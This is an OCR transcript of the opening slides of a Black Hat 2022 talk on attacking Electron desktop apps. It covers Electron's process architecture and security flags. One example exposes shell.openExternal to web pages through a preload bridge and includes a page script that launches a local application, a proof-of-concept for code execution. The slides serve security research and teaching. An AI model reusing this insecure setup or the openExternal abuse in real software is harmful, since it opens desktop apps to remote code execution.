black hat USA 2022

ElectroVolt

Pwning Popular Desktop apps while uncovering new attack surface on Electron

Mohan Sri Rama Krishna, Max Garrett, Aaditya Purani, William Bowling

Who are we

Aaditya Purani (aka knapstack)

- Senior Security Engineer @ REDACTED
- AppSec and Blockchain
- CTFs with perfect blue

@aaditya_purani


Max Garrett. (aka thegrandpew)

- Security Researcher @ Assetnote
- AppSec and Blockchain
- CTFs with Water Paddler

@thegrandpew

What is Electron?

- Popular Cross-Platform Desktop Application Framework
- Chromium + Node JS = Electron
- Used by VSCode, Teams, Discord, Slack and 500+ more Applications



Electron Architecture

Main Process: Menu, Tray, Node, ipcMain, creates Renderer Process using *BrowserWindow*
Renderer Process: DOM API, Node.js API, ipcRenderer

Main Process

main.js

```
// Main Process (main.js)
const { ipcMain,shell, BrowserWindow } = require('electron')

var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL("//google.com")

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```


Renderer Process

preload.js

```
// ./preload.js
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

webpage

```
<!-- https://google.com -->
<b>Hello, world</b>
<script>
//No Electron Modules(ipc)  here
window.electron.openUrl('file:///System/Applications/Calcula
tor.app/Contents/MacOS/Calculator')
</script>
```




Electron Architecture

Sandboxed Renderer:


(new BrowserWindow({ webPreferences: { sandbox: true, nodeIntegration: true } })).loadURL('//example.com')

Non-Sandboxed Renderer:

(new BrowserWindow({webPreferences:{ sandbox: false, nodeIntegration: true } })).loadURL('//example.com')



Electron App with Node Integration Enabled
& Context Isolation Enabled



Attack Surface

Terminologies


- Node Integration => NI
- Context Isolation => CI
- Node Integration in Workers => NIW
- Node Integration in Subframes => NISF (Exposes preload)
- Sandbox => SBX

NI: true, CISO: false, SBX: false

- Easy to get a shell as node is exposed to the renderer
- Find a way to embed your JavaScript

Non-Sandboxed Renderer:

```
(new BrowserWindow({webPreferences:{ sandbox: 0, nodeIntegration: 1, contextIsolation: 0  } })).loadURL('//example.com')
```



